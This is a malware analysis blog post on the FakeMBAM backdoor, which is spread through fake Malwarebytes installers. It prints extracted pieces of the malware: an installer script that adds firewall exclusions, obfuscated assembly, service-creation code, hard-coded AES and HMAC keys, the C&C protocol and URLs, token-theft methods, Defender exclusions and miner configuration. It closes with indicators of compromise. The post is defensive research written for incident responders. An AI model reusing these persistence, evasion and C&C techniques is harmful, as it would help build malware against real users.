■ api-ms-win-crt-time-l1-...	22,144	28-May-20 6:23:30 PM	■ api-ms-win-crt-time-l1-...	22,144	21-Aug-20 2:27:00 PM
■ api-ms-win-crt-utility-l1...	20,096	28-May-20 6:23:30 PM	■ api-ms-win-crt-utility-l1...	20,096	21-Aug-20 2:27:00 PM
■ d3dcompiler_47.dll	3,705,472	28-May-20 6:23:30 PM	■ d3dcompiler_47.dll	3,705,472	21-Aug-20 2:27:00 PM
■ mbam.exe	16,028,840	28-May-20 6:23:30 PM	■ mbam.exe	16,028,840	21-Aug-20 2:27:00 PM
■ mbamelam.cat	10,017	28-May-20 6:23:44 PM	■ mbamelam.cat	10,017	21-Aug-20 2:27:00 PM
■ mbamelam.inf	2,163	28-May-20 6:23:44 PM	■ mbamelam.inf	2,163	21-Aug-20 2:27:00 PM
■ mbamelam.sys	17,360	28-May-20 6:23:44 PM	■ mbamelam.sys	17,360	21-Aug-20 2:27:00 PM
■ mbamtray.exe	5,330,552	28-May-20 6:23:30 PM	■ mbamtray.exe	5,330,552	21-Aug-20 2:27:01 PM
■ MBAMWsc.exe	1,962,728	28-May-20 6:23:11 PM	■ MBAMWsc.exe	1,962,728	21-Aug-20 2:27:01 PM
■ mbcut.dll	1,806,984	28-May-20 6:23:42 PM	■ mbcut.dll	1,806,984	21-Aug-20 2:27:01 PM
■ msvcp140.dll	450,024	28-May-20 6:23:30 PM	■ msvcp140.dll	450,024	21-Aug-20 2:27:01 PM
■ Qt5Charts.dll	1,214,056	28-May-20 6:23:30 PM	■ Qt5Charts.dll	1,214,056	21-Aug-20 2:27:01 PM
■ Qt5Core.dll	5,494,808	28-May-20 6:23:30 PM	■ Qt5Core.dll	5,494,808	21-Aug-20 2:27:01 PM
■ Qt5Gui.dll	4,487,664	28-May-20 6:23:30 PM	■ Qt5Gui.dll	4,487,664	21-Aug-20 2:27:01 PM
■ Qt5Network.dll	2,662,312	28-May-20 6:23:30 PM	■ Qt5Network.dll	2,662,312	21-Aug-20 2:27:01 PM
■ Qt5Qml.dll	3,217,024	28-May-20 6:23:30 PM	■ Qt5Qml.dll	3,217,024	21-Aug-20 2:27:01 PM
■ Qt5QmlModels.dll	434,648	28-May-20 6:23:30 PM	■ Qt5QmlModels.dll	434,648	21-Aug-20 2:27:01 PM
■ Qt5QmlWorkerScript.dll	57,064	28-May-20 6:23:30 PM	■ Qt5QmlWorkerScript.dll	57,064	21-Aug-20 2:27:01 PM
■ Qt5Quick.dll	3,649,856	28-May-20 6:23:30 PM	■ Qt5Quick.dll	3,649,856	21-Aug-20 2:27:01 PM
■ Qt5QuickControls2.dll	158,352	28-May-20 6:23:30 PM	■ Qt5QuickControls2.dll	158,352	21-Aug-20 2:27:01 PM
■ Qt5QuickTemplates2.dll	987,240	28-May-20 6:23:30 PM	■ Qt5QuickTemplates2.dll	987,240	21-Aug-20 2:27:01 PM
■ Qt5Svg.dll	277,632	28-May-20 6:23:30 PM	■ Qt5Svg.dll	277,632	21-Aug-20 2:27:01 PM
■ Qt5Widgets.dll	4,676,128	28-May-20 6:23:30 PM	■ Qt5Widgets.dll	4,676,128	21-Aug-20 2:27:01 PM
■ Qt5WinExtras.dll	457,352	28-May-20 6:23:30 PM	■ Qt5WinExtras.dll	464,008	21-Aug-20 2:27:01 PM
■ Qt5XmlPatterns.dll	2,215,504	28-May-20 6:23:30 PM	■ Qt5XmlPatterns.dll	2,215,504	21-Aug-20 2:27:01 PM
■ QtANGLE.dll	3,125,128	28-May-20 6:23:30 PM	■ QtANGLE.dll	3,125,128	21-Aug-20 2:27:01 PM

Comparison of a legitimate Malwarebytes installation directory with the fake installation directory created by the malware.

Even though the fake installer is supposed to be executed silently in the background, the malware authors still tried to make it appear as if it is the legitimate Malwarebytes installer, in an attempt to fool anyone who would actually analyze it. However, there are still some noticeable differences. First of all, unlike the legitimate installer, the fake installer is not digitally signed. The fake installer was also created using Inno Setup, which makes it look different than the legitimate Malwarebytes installer. The default installation directory varies slightly as well. While the fake installer installs itself into `%ProgramFiles%\Malwarebytes` (or `%ProgramFiles(x86)\Malwarebytes` on 64-bit Windows), the legitimate Malwarebytes usually gets installed to `%ProgramFiles%\Malwarebytes\Anti-Malware\`. This distinction was probably introduced deliberately by the malware authors, who wanted to avoid a clash between the malware and the legitimate Malwarebytes.



The setup wizard (left) has the typical Inno Setup look, which makes it look different than the legitimate Malwarebytes installer (right).

Packed inside the fake installer are all the usual PE files that one would expect in a Malwarebytes installation directory. All of those except for the two malicious DLLs are validly signed by either Malwarebytes or Microsoft. The first of the two malicious DLL files is called `Qt5WinExtras.dll`. As the name suggests, it is part of the [Qt framework](#) and a DLL with the same name can also be found in a legitimate Malwarebytes installation. This malicious DLL file looks almost the same as the legitimate

`Qt5WinExtras.dll` , the only important difference is in the function `setCurrentProcessExplicitAppUserModelID` , where the malware authors inserted a call to a function exported from `Qt5Help.dll` .

Matched Functions

Similarity	Confidence	Change	EA Primary	Name Primary	EA Secor	Name Secondary	Algorithm
1.00	0.62	-----	100482FC	QObject::customEvent(QEvent *)	100483...	QObject::customEvent(QEvent *)	address sequence
1.00	0.62	-----	10048302	QObject::disconnectNotify(QMetaMethod cons...	10048312	QObject::disconnectNotify(QMetaMethod const &)	address sequence
1.00	0.62	-----	10048308	QObject::event(QEvent *)	10048318	QObject::event(QEvent *)	address sequence
1.00	0.62	-----	1004830E	QObject::timerEvent(QTimerEvent *)	1004831E	QObject::timerEvent(QTimerEvent *)	address sequence
1.00	0.62	-----	10048314	QObject::eventFilter(QObject *,QEvent *)	10048324	QObject::eventFilter(QObject *,QEvent *)	address sequence
1.00	0.62	-----	1004831A	QObject::metaObject(void)	100483...	QObject::metaObject(void)	address sequence
0.70	0.97	- --E--	1003FF60	QtWin::setCurrentProcessExplicitAppUserModel...	1003FF80	QtWin::setCurrentProcessExplicitAppUserModelID(QStri...	name hash matching
0.06	0.06	G-----C	10038560	QtWin::errorStringFromHresult(long)	10038580	QtWin::errorStringFromHresult(long)	name hash matching

Line 1794 of 1795

Bindiff between the legitimate and backdoored `Qt5WinExtras.dll` . 1793 out of 1795 functions are perfect matches.

`Qt5Help.dll` is the other malicious DLL file. Unlike `Qt5WinExtras.dll` , a file named `Qt5Help.dll` cannot be found in a legitimate Malwarebytes installation directory. This DLL file was added by the cybercriminals and it implements the actual backdoor functionality. Note that the main Malwarebytes executable, `mbam.exe` , imports `Qt5WinExtras.dll` and calls the exported function `setCurrentProcessExplicitAppUserModelID` . As described above, `Qt5WinExtras.dll` in turn imports `Qt5Help.dll` and calls a function that exposes the malicious functionality. This means that running the legitimate `mbam.exe` executable while having these two DLL files planted in the same directory will inevitably pass the control flow to the FakeMBAM backdoor that's hidden in `Qt5Help.dll` .

The installation process of Inno Setup executables is guided by their setup scripts. These scripts are compiled inside the installers, but they can be extracted and decompiled. The script embedded in the fake Malwarebytes installer is relatively simple. First, it copies all the files that are packed inside the installer into the installation directory. Then, it creates some registry values, among others `HKLM\SOFTWARE\Malwarebytes\LicenseKey` , where a random-looking hexadecimal string gets stored. As we'll see later, this string is read by `Qt5Help.dll` and it contains the malware's initial configuration, in an encrypted form. Next, `mbam.exe` is added to the Windows Firewall's exclusions. Finally, `mbam.exe` gets executed with the command line argument `/install` . As was already mentioned, this is the legitimate `mbam.exe` , digitally signed by Malwarebytes. Due to the way the malicious DLL files have been planted in the same directory, it will inevitably load and execute the main malicious payload, which is hidden inside `Qt5Help.dll` .

```
[Registry]
Root: HKLM; Subkey: "SOFTWARE\Malwarebytes"; ValueName: "InstallDir"; ValueType: String; ValueData: "{app}"; MinVersion: 0.0,6.01; F
Root: HKLM; Subkey: "SOFTWARE\Malwarebytes"; ValueName: "BuildId"; ValueType: String; ValueData: "{param:BUILDID|1}"; MinVersion: 0.
Root: HKLM; Subkey: "SOFTWARE\Malwarebytes"; ValueName: "LicenseKey"; ValueType: String; ValueData: "9dee27264b524f87fc109052a589856

[Run]
Filename: "netsh"; Parameters: "firewall add allowedprogram program=""{app}\mbam.exe"" name=""Malwarebytes""; MinVersion: 0.0,6.01;
Filename: "{app}\mbam.exe"; Parameters: "/install"; MinVersion: 0.0,6.01; Flags: shellexec nowait
```

A snippet taken from the fake installer's Inno setup script.

Qt5Help.dll

`Qt5Help.dll` is responsible for the backdoor's persistence, configuration updates and delivery of additional payloads. It was developed using the Qt framework and it uses functionality provided by the framework for cryptographic operations, as well as for interaction with the underlying operating system.

Only basic obfuscation is used – most noticeable are encrypted strings, which get constructed on the stack and are decrypted at run-time using elementary obfuscation methods, such as a simple XOR cipher with a one-byte key.

```
mov [ebp+xor_key], 78h ; 'x'
xor  edx, edx
mov  [ebp+config_json_string], 18h ; str "config.json"
mov  [ebp+config_json_string+1], 17h
mov  [ebp+config_json_string+2], 16h
mov  [ebp+config_json_string+3], 1Eh
mov  [ebp+config_json_string+4], 11h
mov  [ebp+config_json_string+5], 1Fh
mov  [ebp+config_json_string+6], 56h ; 'V'
mov  [ebp+config_json_string+7], 12h
mov  [ebp+config_json_string+8], 0Bh
mov  [ebp+config_json_string+9], 17h
mov  [ebp+config_json_string+0Ah], 16h
mov  al, [ebp+config_json_string]
mov  [ebp+config_json_string+0Bh], 0

loc_FD57B00:
; CODE XREF: service_main+1655↓j
mov  al, [ebp+edx+config_json_string]
movsx ecx, byte ptr [ebp+xor_key]
movsx eax, al
xor  eax, ecx
mov  [ebp+edx+config_json_string], al
inc  edx
cmp  edx, 0Bh
jnb short loc_FD57B00
```

An obfuscated string that is

constructed on the stack, encrypted with a simple XOR cipher.

Specific actions performed by `Qt5Help.dll` are determined by the command line arguments. If the current process was spawned with the `/install` argument, `Qt5Help.dll` will create a new service designed to automatically start `mbam.exe` during system startup. If `/remove`, `/start` or `/stop` were passed on the command line, this service will get deleted, started or stopped, respectively.





If there are no command line arguments, `Qt5Help.dll` assumes that it is already being executed in a service process and calls `StartServiceCtrlDispatcher`. As mentioned above, the Inno Setup script initially executes `mbam.exe` with the `/install` command line argument. This installs the service and immediately starts it. The service name of the newly created malicious service is `MBAMSvc` and the display name is `Malwarebytes Service`. The legitimate Malwarebytes service is named `MBAMService`, so this can be seen as yet another attempt to mimic Malwarebytes without actually choosing a conflicting service name.

```
v7 = CreateServiceW(
    handle_scmanager,
    lpServiceName,           // "MBAMSvc"
    lpDisplayName,          // "Malwarebytes Service"
    SC_MANAGER_ENUMERATE_SERVICE,
    SERVICE_WIN32_OWN_PROCESS,
    SERVICE_AUTO_START,
    SERVICE_ERROR_NORMAL,
    BinaryPathName,         // "C:\Program Files (x86)\Malwarebytes\mbam.exe"
    0,
    0,
    &Dependencies,
    0,
    0);
```

Decompiled

snippet of `Qt5Help.dll` showing the creation of the malicious service.

When the malware is executed as a service, it enters an infinite loop where it polls the C&C server for configuration updates. The malware's configuration is saved as an encrypted hexadecimal string in the registry, under `HKLM\SOFTWARE\Malwarebytes\LicenseKey` (or `HKLM\SOFTWARE\Wow6432Node\Malwarebytes\LicenseKey` on 64-bit Windows). The configuration can be decrypted using AES in CTR mode with the key `cefd8928fd7411b4c9cef7ec35cc827c` and the IV `260743d9b464883ecc7f144bfa06e36d` (as can be seen in [this CyberChef recipe](#)). The key and IV are generated as MD5 digests of the hard-coded strings `MGZ_th#1}{JmC^!:4525719127089151290` and `?0@1!e1VN]9L.)2.` respectively, which means that they are the same for all victims.

Name	Type	Data
 (Default)	REG_SZ	(value not set)
 BuildId	REG_SZ	1
 InstallDir	REG_SZ	C:\Program Files (x86)\Malwarebytes
 LicenseKey	REG_SZ	9dee27264b524f87fc109052a589851fb3bd6cd727e88d86ad0f6f8624d83cab02a70f8...

Registry values created by the backdoor in `HKLM\SOFTWARE\Malwarebytes`.

Configuration updates are performed via HTTP GET requests using custom HTTP headers. The malware makes requests containing the `X-Build-ID` and `X-Build-Sign` headers, where `X-Build-ID` is set to the malware's build number concatenated with the MD5 hexadecimal digest of the encrypted payload configuration (will be described later) and `X-Build-Sign` is set to the HMAC-SHA256 authentication code of the X-Build-ID header computed using the hard-coded key `JXaZy7brRJ`. The C&C server checks the HMAC's validity and returns the `404 (Not Found)` response code if it is invalid. Otherwise, if the signature is valid, the C&C server responds with the `204 (No Content)` status code. However, this doesn't mean that the C&C server does not send back any data. It simply means that the response body is empty. The actual response from the C&C server is encoded in the custom `X-Payload` HTTP response header. When the malware sees such a header, it updates its configuration with the header's decrypted content.

Request Headers [Raw] [Header Definitions]

GET /get/data?dev1=true HTTP/1.1

Miscellaneous

X-Build-ID: 1.cf04a7a9c67fa8ba59daf86e7b9f452a
X-Build-Sign: 73448f8de9e4905edca55a2e79d760e2739373ee0d9b7f42a66cac611811a0fd

Transport

Host: apis.bytestech.dev

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth
Caching Cookies Raw JSON XML

Response Headers [Raw] [Header Definitions]

HTTP/1.1 204 No Content

Cache

Date: Wed, 16 Sep 2020 11:12:42 GMT

Cookies / Login

Set-Cookie: __cfduid=d5c126abebd9193264552c5da03c547b11600254762; expires=Fri, 16-Oct-20 11:12:42 GMT

Entity

Content-Type: text/html; charset=UTF-8

Miscellaneous

CF-Cache-Status: DYNAMIC
CF-RAY: 5d3a27680bfe277c-PRG
cf-request-id: 053836f5020000277c92bf7200000001
Server: cloudflare
X-Payload: 9dee27264b524f87fc109052a589856cb38024d939e88ddca11a789335cb70a11fb644cb2f4a449e

Transport

Connection: keep-alive

Fiddler capture of C&C

communication. Note the **X-Payload** response header, which contains the updated configuration. The decrypted configuration is a JSON string that contains up to five keys in the top-level object. The following keys are supported by the malware:

key	description
api	An array of C&C URLs that are regularly being queried for configuration updates.
params	The replacement for placeholders in the distributed malicious payloads (will be explained later). This configuration parameter is currently only used so that the malware can quickly rotate mining pool IP addresses without having to update the entire malicious payload.
refresh	The number of seconds the backdoor waits before querying the C&C server again. The default value is 7200 (two hours).
hash	This seems to be a hash of some part of the configuration. Unfortunately, we were not able to determine how this hash is computed, since it is generated by the C&C server and the malware itself does not verify it at all. The malware only compares this value with the hash of the previous configuration to see if there were any changes. Based on the observed length of the hash, this seems to be an MD5 digest.
extra	Extra malicious payloads to be downloaded. This is an array of three values: url , hash and arguments . Upon receiving a configuration containing this key, the malware downloads a file from url , checks that its MD5 digest matches hash and if it does, executes it while passing it arguments on the command line.


```
{
  "api": [
    "https://apis.mbytestech.com/get/data",
    "https://d3ko3huol26z6z.cloudfront.net/get/data",
    "https://apis.masterbyte.nl/get/data",
    "https://apis.bytestech.dev/get/data"
  ],
  "params": "185.132.176.153:443",
  "refresh": 86400,
  "hash": "f42621d1b2fef17aca94906d1615b17c"
}
```

An example configuration distributed by

the C&C server.

Persistent payloads

The FakeMBAM backdoor might also drop some persistent payloads, which it will reinstall in regular intervals in case they get removed or terminated. So far, the only persistent payloads we have seen were cryptocurrency miners, but the malware is able to handle multiple persistent payloads at the same time, so other malicious payloads may be added in the future.

Persistent payloads are stored encrypted in a file named `data.pak`, located in the fake Malwarebytes installation directory. Decryption can be performed using AES in CTR mode using the same key and IV as for decrypting the configuration. When decrypted, the `data.pak` file should start with the magic bytes `71 72 65 73` (`qres`), which identifies the file format: Qt binary resource. This is basically a custom archive format that can be unpacked using API functions provided by the Qt framework.

The `data.pak` archive always contains a file named `config.json`, which holds the payload configuration. In the example `config.json` shown below, there is only one payload, named `app5`. To install this payload, the malware first extracts all the files from the `app5` directory in the `data.pak` archive into `payload['path']` (`C:\ProgramData\VMware\VMware Tools\` in this case). Then, it performs several setup actions based on the values of `payload['type']` and `payload['pre']`, which will be explained later. When all the setup actions are finished, the backdoor executes the file specified as `payload['file'][0]` while passing it `payload['file'][1]` on the command line. For the example configuration shown below, the command line of `"C:\ProgramData\VMware\VMware Tools\vm3dservice.exe" /detach` would get executed.

```

{
  "app5": {
    "type": 1,
    "path": "C:\\ProgramData\\VMware\\VMware Tools",
    "pre": [
      [
        1,
        "vm3dservice.exe"
      ],
      [
        1,
        "vmtoolsd.exe"
      ],
      [
        1,
        "AppDaemon.exe"
      ],
      [
        2,
        "Bit Miner autostart"
      ],
      [
        3,
        "C:\\ProgramData\\VMware\\VMware Tools"
      ]
    ],
    "file": [
      "vm3dservice.exe",
      "/detach",
      1
    ]
  }
}

```

An example payload configuration that

describes a coinminer payload.

The third element of `payload['file']` specifies the method used to execute the payload. The malware can either run the payload directly by creating a new process, or it can create a one-time scheduled task that will execute the payload in one minute and automatically delete the task afterward. The payload can also be executed either in the security context of the malicious service or with lower privileges. To lower the privileges, the malware attempts to steal the access token of an active user and to execute the payload with the stolen token. There are several techniques used to steal the token, for example, using the API functions

`WTSGetActiveConsoleSessionId` / `WTSEnumerateSessions` together with `WTSQueryUserToken` or using `OpenProcessToken` on the `explorer.exe` process. All in all, there are six methods in which the persistent payload can be executed:

method	description
1	Execute the payload in a scheduled task using a stolen token and if that fails, fall back to direct execution (also using a stolen token).
2	Execute the payload in a scheduled task in the current security context and if that fails, fall back to direct execution (also in the current security context).

3	Execute the payload in a scheduled task using a stolen token.
4	Execute the payload directly using a stolen token.
5	Execute the payload in a scheduled task in the current security context.
6	Execute the payload directly in the current security context.

The `payload['type']` configuration parameter allows the malware to perform some custom actions based on the type of the payload. Currently, there is only one custom action specified and it is performed only if `payload['type']` equals `1`. If that is the case, the malware searches for a file named `config.json` inside the current persistent payload and replaces all occurrences of the placeholder `{params}` with the value of `params` from the volatile configuration. This is used to specify the mining pool URL in the XMRig config file.

```
{
  "autosave": true,
  "donate-level": 0,
  "cpu": true,
  "opencl": false,
  "cuda": false,
  "pools": [
    {
      "url": "{params}",
      "rig-id": "r02",
      "keepalive": true,
      "tls": true
    }
  ],
  "retries": 90,
  "retry-pause": 10
}
```

XMRig's `config.json` file used by the malicious miner. Note the

`{params}` placeholder, which will get substituted by the malware with a real mining pool URL.

The final configuration parameter left to describe is `payload['pre']`. This is an array describing various setup actions that the malware is going to perform before actually running the persistent payload. Each action is fully specified by its integer type and a string that should be interpreted in the context of the specific type. Currently, the malware supports three setup action types:

type description

1	Terminate processes with the given name. Based on the configuration observed in the wild, this is used to terminate previous instances of the persistent payload, not to terminate well-known malware analysis tools.
2	Delete a scheduled task with the given name using the <code>ITaskService</code> COM interface.
3	Create a Windows Defender exclusion for the given filesystem path. The exclusion is added using the <code>IGroupPolicyObject</code> COM interface, by creating a new Group Policy Object that modifies <code>HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths</code> .

Conclusion

This blog post reports how cybercriminals abused the update process of Download Studio and three adblockers in an attempt to deliver the FakeMBAM backdoor to hundreds of thousands of victims. It also presents technical analysis of this backdoor, with special attention given to documenting how the malware stores and protects its configuration and what the individual configuration parameters represent. This information should help incident responders deal with this piece of malware. The C&C communication protocol was also documented, which should help create network-based detection rules, as well as implement trackers that would monitor the C&C activity.

Indicators of Compromise

The full list of IoCs is available at <https://github.com/avast/ioc/tree/master/FakeMBAM>.

SHA-256	filename
<code>391817d625e14d6b5b0115b7215c07d9ef6612cccdb1d6891626fdd5609506bf</code>	<code>Qt5Help.dll</code>
<code>02be0f263b95017caa20f0fed861d2126e81ec176d542cc7415074f48965f2e0</code>	<code>Qt5WinExtras.dll</code>
<code>dfb1a78be311216cd0aa5cb78759875cd7a2eeb5cc04a8abc38ba340145f72b9</code>	<code>MBSetup2.exe</code>
<code>f2caa14fd11685ba28068ea79e58bf0b140379b65921896e227a0c7db30a0f2c</code>	<code>MBSetup.exe</code>

C&C URLs

URL

`https://apis.bytestech[.]dev/get/data`

`https://apis.mbytestech[.]com/get/data`

`https://apis.masterbyte[.]nl/get/data`

`https://d3ko3huo126z6z.cloudfront[.]net/get/data`

`https://d1t8lqzz4q8388.cloudfront[.]net/get/data`

`https://agonistatdata[.]site/get/data`

`https://apolistatdata[.]site/get/data`

`https://augustatdata[.]site/get/data`

`https://dq96vx43jmub5.cloudfront[.]net/get/data`

Download URLs

URL

`http://dl.bytestech[.]dev/1/mbsetup.exe`

`http://dl.bytestech[.]dev/2/mbsetup.exe`

`http://dl.bytestech[.]dev/3/mbsetup.exe`

`http://dl.bytestech[.]dev/mbsetup2.exe`

[http://dl.cloudnetbytes\[.\]com/3/mbsetup.exe](http://dl.cloudnetbytes[.]com/3/mbsetup.exe)

Miner payloads

SHA-256

c6a8623e74f5aad94d899770b4a2ac5ef111e557661e09e62efc1d9a3eb1201c
fea67139bc724688d55e6a2fde8ff037b4bd24a5f2d2eb2ac822096a9c214ede
b3755d85548cefc4f641dfb6af4ccc4b3586a9af0ade33cc4e646af15b4390e7
7f7b6939ae77c40aa2d95f5bf1e6a0c5e68287cafcb3efb16932f88292301a4d
c90899fcaab784f98981ce988ac73a72b0b1dbceb7824f72b8218cb5783c6791
a4447559249f3ce04be4c6d28fc15946cbb8513da76ba522f635bda6a60bedcc
8536d573c4180f5df09f183b9434636127127b2134fbf5dced0360ec6d4ee772
61b194c80b6c2d2c97920cd46dd62ced48a419a09179bae7de3a9cfa4305a830
589377832b1f1e6be2bdbef1753f30e3907c89a680f7f327999d9a1b510aa4ae
d7a06cba490da60cfbf6f120c33652393f7a1b9176170e57c6cc3649530fca6a
af49b57c1fc4781a7a38457c0b4a595dbb6b5bd7bc4ccafe15fb6b8ae29e17f8
55869621fb2321ab8c8684d10c49e50e6a0b131f215ac0bbfe7c398d08fbea34
f761242dfa8cf57faaae2c659f450bcbdc3253134556141eb6e0e282fbd98aa1
269e14bb368ef26f47416a8fcd7f556bece57f5b6113986dc733c2230efdf398
beb718a13ef88b2d7f2126226217e76ea773af609aeae870f55e8eb6ed4c497b
70830ed1357efd6b373faeaa52701369e2ae7bf9ad74e2f9355b5499ecef1123
277cb64e6cd1155c21f6f169d77036ea6e4a36288494f2dfc39d2e76191197d9
f8288ecb42478dd37335669a956b4e1adb3400928e1ec440a24882163a9cbbe8
edd918e7fe5dbb8e66464939c4a62132d5a3ba17d081c56f0a23befb2c0ca0c
4c36a69540ffb7ac3655170148fe9f358bf0fc926baa7ef96611a7688727f76f
468968df636c3a3b7ef85b0ff528aeb403eaae7c943e4eebfbe5b98de19ff711
a10277ffaec4e691cb1fa51fd65d2b7e045b138b0689ad7f5e0b79d855822df6

data.paks

SHA-256

3036593e424bd4628593131b445408ba6a4039ef08e2fcdda1558010cc39ef37
43bcec1d5149d43afbb4439eb88f59dcdbf1de363828a022e4a0b6474440223c
503e1b04708db7bf22935beee235965e503c370692904fb0c37344fd29696036

624ae4069182064f1801beec52dee3195f15a306ccaaba4a798a5b1823fe0df8

709e71ec3837520552e76c72796c6422a0713da88e227ac423d80e6f727c32a9

7223641157529b6152503f4cf3cd2bbe358e325ebf0cef3b3930e058012c9de4

768ceff0ddc67c5ea8858c6b1e80ddcac0907ded692efd33502c85eff370852a

893b242669d076f2460a789f951611dc58ab73c47f7b582fe504d7ecd0d18f29

931e705984f60011b18aa0c38fb18f2040b87233dd94b506e7f20e504da58b6d

97e57ce2aded883a2eefc4a5cf60d162b98a3637abb2424e77083820c76422fa

97f8cd6db13a4e17d1aa84ce8950c153156b50f2eb29f5e3cd1a4496f50e7e0a

9734166814c8db737d472241e72bde437236da59a94d4991bb81589ce9271fad

Private mining pool IP addresses

IP address

142.4.214[.]15

164.90.228[.]90

134.122.75[.]91

134.122.95[.]252

188.124.36[.]164

54.93.189[.]78

18.184.46[.]95

35.180.226[.]235

46.101.118[.]136

46.101.195[.]40

185.132.176[.]153

139.59.156[.]70

15.236.226[.]247

46.101.120[.]189

34.254.170[.]193

18.159.45[.]239

52.57.156[.]29

134.122.77[.]49

35.180.36[.]209

Registry

Value

HKLM\SOFTWARE\Wow6432Node\Malwarebytes\LicenseKey

HKLM\SOFTWARE\Malwarebytes\LicenseKey

Tagged [asanalysis](#), [backdoor](#), [FakeMBAM](#), [malware](#), [torrent](#), [updates](#)